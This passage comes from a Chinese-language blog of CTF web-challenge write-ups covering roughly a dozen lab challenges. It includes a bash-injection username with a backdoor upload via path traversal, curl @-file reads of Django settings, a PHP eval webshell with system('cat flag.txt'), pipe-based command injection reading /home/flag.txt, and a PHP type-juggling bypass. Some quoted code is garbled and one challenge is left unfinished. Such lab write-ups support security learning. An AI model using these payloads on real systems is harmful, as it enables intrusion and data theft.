拿到flag1: xctf{cb49256d1ab48803}

继续查看源码，会发现对bash命令的调用，说明存在Linux脚本，直接访问wtf.sh就可以拿到脚本代码，然后查找wtf，找到关键代码

```

function include_page {
    **# include_page pathname**
    local pathname=$1
    local cmd=
    [[ ${pathname(-4)} = '.wtf' ]];
    local can_execute=$;
    page_include_depth=$((page_include_depth+1))
    if [[ $page_include_depth -lt $max_page_include_depth ]]
    then
        local line;
        while read -r line; do
            **# check if we're in a script line or not ($ at the beginning implies script line)
            # also, our extension needs to be .wtf**
            [[ $ = ${line01} && ${can_execute} = 0 ]];
            is_script=$;
            # execute the line.
            if [[ $is_script = 0 ]]
            then
                cmd+=$'\n'${line#$};
            else
                if [[ -n $cmd ]]
                then
                    eval $cmd log Error during execution of ${cmd};
                    cmd=
                fi
                echo $line
            fi
        done ${pathname}
    else
        echo pMax include depth exceeded!
    pfi
}

```

这段代码的大体意思就是上传并执行wtf文件就可以控制服务器。所以现在的关键就是如何找到wtf文件。查看网页源代码会发现reply函数存在漏洞

```

function reply
{
    local post_id=$1;
    local username=$2;
    local text=$3;
    local hashed=$(hash_username "${username}");
    curr_id=$(for d in posts/${post_id}/*; do basename $d; done | sort -n | tail -n 1);
    next_reply_id=$(awk '{print $1+1}' <<< "${curr_id}");
    next_file=(posts/${post_id}/${next_reply_id});
    echo "${username}" > "${next_file}";
    echo "RE: $(nth_line 2 < "posts/${post_id}/1")" >> "${next_file}";
    echo "${text}" >> "${next_file}";

    # add post this is in reply to to posts cache
    echo "${post_id}/${next_reply_id}" >> "users_lookup/${hashed}/posts";
}

```

代码审计：由于用户名被写在了评论内容里，所以可以当作一段代码。如果用户名是一段可执行代码，而且写入的文件是wtf格式的，那么这个文件就能够执行我们想要的代码。


注：**wtf.sh**只运行文件扩展名为**.wtf**的脚本和前缀为**'\$'**的行

所以注册一个名为 ``${find,/,,-name,get_flag2}` 的用户，登录并进行回复，然后抓包并上传后门sh.wtf  
注：%09是水平制表符，必须添加，不然后台会把我们的后门当做目录去解析。


Raw	Params	Headers	Hex
<pre>POST /reply.wtf?post=../users_lookup/sh.wtf%09 HTTP/1.1 Host: 111.198.29.45:46648 Content-Length: 16 Cache-Control: max-age=0 Origin: http://111.198.29.45:46648 Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Referer: http://111.198.29.45:46648/reply.wtf?post=K8laH Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Cookie: PHPSESSID=00egj3l45mpva15f557o7s3gc0; user=4b9987ccafac8d8fc08d22bbca797ba; USERNAME=\${find,/,,-name,get_flag2}; TOKEN=IWdYiJK1BU94gKAN5BCdEaswcU8YaypzThj2llhVvuKihwe0bz+pT9fWfar6KbJSiDNhyR5ql81EvOggDB BVzQ== Connection: close  text=123&amp;submit=</pre>			

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

之后回到原页面访问/users\_lookup/sh.wtf就可以得到查看flag2的路径



之后再注册一个名为`$/usr/bin/get_flag2`的用户，重复上传后门的操作，就可以拿到另一半flag



最终flag: `xctf{cb49256d1ab48803149e5ec49d3c29ca}`

思路整理:

1. 目录穿越漏洞拿到源码
2. 修改cookie登录admin拿到flag1
3. 两次注册+上传后门拿到flag2

参考资料:

1. [参考Wp](#)
2. [目录穿越漏洞参考资料](#)
3. [文件包含漏洞参考资料](#)
4. [有关于bash的资料](#)

---

## 十四、cat

打开链接是要求输入域名的界面，按照提示，先尝试输入loli.club，然后页面毫无反应，但是URL却发生变化

```
111.198.29.45:51722/index.php?url=loli.club
```

接着又尝试submit了127.0.0.1，有回显信息，但是好像并没有什么用处

# Cloud Automated Testing

输入你的域名，例如：loli.club

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.068 ms
```

```
--- 127.0.0.1 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

```
rtt min/avg/max/mdev = 0.068/0.068/0.068/0.000 ms
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

但是有回显说明了我们可以通过控制域名的输入来获取信息，利用URL报错。

知识点：URL编码在网络传送时，只能采用ASCII字符集，将对应字符的ASCII码转化成十六进制，而ASCII表的有效字符截止到127，对应url为%7f。如果此时传入的url大于7f，页面就会出现报错信息，所以构造：?url=%80

# Cloud Automated Testing

输入你的域名，例如：loli.club

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeEncodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

页面报错，回显源码，观察代码会发现网站是用Django搭建的，这里是Django框架的目录文件简介。查阅资料了解到，settings.py的database里有相关的数据库配置及信息，而且我们可以在源码中找到一些提示信息

```
<div id="explanation">
  <p>
    You're seeing this error because you have <code>DEBUG = True</code> in your
    Django settings file. Change that to <code>False</code>, and Django will
    display a standard page generated by the handler for this status code.
  </p>
```

意思就是我们能够看到报错页面是因为Django中的配置文件，所以我们的目标就是settings.py。[这里有关于使用URL传输数据的总结](#)。

## CURLOPT\_POSTFIELD S

全部数据使用HTTP协议中的"POST"操作来发送。要发送文件，在文件名前面加上@前缀并使用完整路径。这个参数可以通过urlencoded后的字符串类似'*para1=val1&para2=val2&...*'或使用一个以字段名为键值，字段数据为值的数组。如果*value*是一个数组，*Content-Type*头将会被设置成*multipart/form-data*。

所以查看到settings.py内容方法就是@+完整路径，所以现在的问题就是查找settings.py的路径，还是回到源码，可以看到很多的类似文件地址

```
e "/opt/api/dnsapi/views.py" in wrapper
1.         return f(*args, **kwargs)
```

```
e "/opt/api/dnsapi/views.py" in ping
0.         data = escape(data)
```

所以首先尝试构造?url=@/opt/api/settings.py，结果没有反应，又找了好多资料才知道这里用到了/api/ping请求，[链接在这](#)，但是没太明白什么意思；

最终构造：`?url=@/opt/api/api/settings.py`，然后查找页面的database，最终找到文件名

```
E_DIR, "\\&#39;database.sqlite3\\&#39;), \n
```

于是构造：`?url=@/opt/api/database.sqlite3`，然后搜索CTF就会找到flag

```
)1\x02AWHCTF{yoooo_Such_A_GOOD_@} \n&#39;</pre></td>
```

拿到flag: WHCTF{yoooo\_Such\_A\_GOOD\_@}

=====

## 十五、i-got-id-200



打开链接以后的界面




- [Hello World](#)
- [Forms](#)
- [Files](#)

Hello World里面只有一句话：Hello World from Perl!

Forms是一个使用年龄的登录页面；

Files是一个文件上传界面；

然后通过实验发现Hello World和Forms界面中没有什么异常，Files上传文件以后会回显出一堆乱码，而且注意到此时界面跳转到后缀为.pl的文件下



ÿŒÿàJFIFÿÛC

%# , #&'\*)-0-(0%()(ÿÛC

((ÿÀÛÛ"ÿÄÿÄD!1AQaq"2±BÁ#RÑðãñ3b\$,CVr"Ò45'çf²ÿ.Đ€€^ à€€.€6 ° Á €¿Æq^ÿÄG^àx~"èèè8I^5"K%δIl»oy«~#ÿδfÖÿÿ÷Sÿáy[ñÿ-ÿr°ÿÿáéqÿ!Ã"èð"ÿËÛ:á'ŒÇp™ÿ×äÿUÿ—ÿé»èpÿ;ò=GÖxp/AK)ãñŒÛ÷|è÷<D ãEÆjF2Êåw•Œ\*€€@€@ X°Œ€@PPP >À€78

.pl文件是perl语言文件的源程序的扩展名，涉及到文件的上传，可以猜测后台有param()函数，也有大佬直接猜出后台逻辑

```

perl use strict; use warnings; use CGI;
my $cgi= CGI->new;
if ( $cgi->upload( 'file' ) )
{ my $file= $cgi->param( 'file' );
while ( <$file> )
{ print "$_";
} }

```

不知道哪里出现问题了，接下来总是出问题，放在这，明天再来看

=====

## 十六、web2



打开链接审计代码，发现这题我做过，嘻嘻，不过上次是根据wp，这次自己尝试一下。

```
<?php
$miwen="a1zLbgQsCESEIqRLwuQAYMwLyq2L5VwBxqGA3RQAYumZ0tmMvSGM2ZwB4tws";

function encode($str){
    $_o=strrev($str);
    // echo $_o;

    for($_0=0;$_0<strlen($_o);$_0++){

        $_c=substr($_o,$_0,1);
        $__=ord($_c)+1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return str_rot13(strrev(base64_encode($_)));
}

highlight_file(__FILE__);
/*
    逆向加密算法，解密$miwen就是flag
*/
?>
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

代码审计，主要是看\$miwen的加密过程：

反转字符串=>for循环=>base64加密=>反转字符串=>rot13加密

逆向加密算法：

rot13解密：`n1mYotDfPRFRVdEYjhDNlZjYld2Y5IjOkdTN3EDNlhzM0gzZiFTZ2Mj04gjf`

字符串反转：`fjg40jM2ZTFiZzg0MzhlNDE3NTdk0jI5Y2d1YjZlNDhjYEdVRFrPfdtoYm1n`

base64解密：`~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmG`

最后剩下for循环的解密和字符串的反转，观察for循环内容会发现关键是在第二行的+1，用PHP代码实现-1和字符串反转即可

```
<?php
$_o="~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmG";
$_="";
for($_0=0;$_0<strlen($_o);$_0++){
    $_c=substr($_o,$_0,1);
    $__=ord($_c)-1;
    $_c=chr($__);
    $_=$_.$_c;
}
$_=strrev($_);
echo $_;
?>
```

run (ctrl+x)

输入

copy

分享当前代码

出现

文本方式显示

html方式显示

flag:{NSCTF\_b73d5adfb819c64603d7237fa0d52977}

最后拿到flag: flag:{NSCTF\_b73d5adfb819c64603d7237fa0d52977}

## 十七、view\_source

点开链接F12打开控制台发现flag


cyberpeace{f326be94ec2ad37d6a35308f7d28d3ff}

## 十八、get\_post

点开链接会发现要求使用get的方法构造a=1，直接构造URL就好。

http://111.198.29.45:49629/?a=1

然后又获得提示，用post的方法来构造b=2，使用hackbar



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量  
cyberpeace{5dcf686a73f53def160dfd0786ebdb2a}

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

拿到flag: cyberpeace{5dcf686a73f53def160dfd0786ebdb2a}

## 十九、robots

点开链接什么都没有，根据题目发现应该是考察robots相关知识。robots是网站跟爬虫间的协议，用简单直接的txt格式文本方式告诉对应的爬虫被允许的权限，也就是说robots.txt是搜索引擎中访问网站的时候要查看的第一个文件。

所以直接在URL后面添加上robots.txt就可以获得提示信息：



```
User-agent: *
Disallow:
Disallow: flag_ls_h3re.php
```

根据

提示到的信息访问 [http://111.198.29.45:35238/flag\\_ls\\_h3re.php](http://111.198.29.45:35238/flag_ls_h3re.php)



```
cyberpeace {72a240b3f6c2627d33eeec8c58fa66eb}
```

拿


到flag: cyberpeace{72a240b3f6c2627d33eeec8c58fa66eb}

=====

## 二十、backup

点开链接有一句提示：“你知道index.php的备份文件名吗？”访问index.php.bak

111.198.29.45:55855/index.php.bak



[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

下载备份文件发现是网站的源码

```
<h3>你知道index.php的备份文件名吗? </h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```

拿到flag:


Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}

## 二十一、cookie

点击链接发现一具提示：“你知道什么是cookie吗？”

访问构造URL: /cookie.php

F12打开控制台->网络




拿到flag:

cyberpeace{a11e9c6238cf8339b32f112bbdf1100b}

## 二十二、disabled\_button

### 一个不能按的按钮



码，删掉


F12打开控制台会发现有一个disabled代

```
▼ <form action="" method="post">  
  <input class="btn btn-default" disabled="" style="height:50px;width:200px;"  
  type="submit" value="flag" name="auth">  
</form>
```

然后就可

以点击flag按钮

### 一个不能按的按钮



cyberpeace{d0483517d639214a1c791aaa8e9c70f4}

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

拿到flag: cyberpeace{d0483517d639214a1c791aaa8e9c70f4}


=====

## 二十三、webshell

# 你会使用webshell吗？

```
<?php @eval($_POST['shell']);?>
```

用post的方法 `shell=system("ls");` 获取到所有文件名，发现有一个名为flag.txt的文件




你会使用webshell吗？

```
flag.txt index.php <?php
@eval($_POST['shell']);?>
```

[https://blog.csdn.net/welxin\\_44236278](https://blog.csdn.net/welxin_44236278)

然后回显出来flag.txt的内容即可 `shell=echo system("cat flag.txt");`



你会使用webshell吗？

```
cyberpeace{c10b4231ef7abff9ded7f32cc1e49f39}cyberpeace{c10b4231ef7at
@eval($_POST['shell']);?>
```

[https://blog.csdn.net/welxin\\_44236278](https://blog.csdn.net/welxin_44236278)

拿到flag: cyberpeace{c10b4231ef7abff9ded7f32cc1e49f39}cyberpeace{c10b4231ef7abff9ded7f32cc1e49f39}

## 二十四、command\_execution

# PING

127.0.0.1

PING

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

打开链接后是一个关于Ping命令的页面，首先尝试Ping 127.0.0.1，然后出现一下代码

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.095 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.064 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.062/0.073/0.095/0.018 ms
```

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

只出现了该IP地址的状态，并未出现有关于flag的信息。查看题目本身的提示说并未设置waf,所以可以实现一些非常规的请求命令，这里使用的是方法是命令拼接。首先输入127.0.0.1 | find/ -name "flag.txt"

```
ping -c 3 127.0.0.1 | find/ -name "flag.txt"
```

得到flag.txt的位置，然后直接查看即可：输入127.0.0.1 | cat /home/flag.txt就可以拿到flag

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{6a8341d74bb2188484ed3e321e331815}
```

拿到flag:

```
cyberpeace{6a8341d74bb2188484ed3e321e331815}
```


## 二十五、simple\_php

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

打开链接是PHP代码，代码审计：

1. 传入a不严格等于0，返回flag1
2. 传入b要求不是数字，但是要大于1234，返回flag2

首先传入a=0%00，用%来截断传值，让a的值可以等于0，但是并不是全等于。  
传入b=12345abc，就可以保证b的值是大于1234的，但又不是纯数字。



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET[' a'];
$b=@$_GET[' b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace {647E37C7627CC3E4019EC69324F66C7C}

[https://blog.csdn.net/weixin\\_44236278](https://blog.csdn.net/weixin_44236278)

拿到flag: Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

=====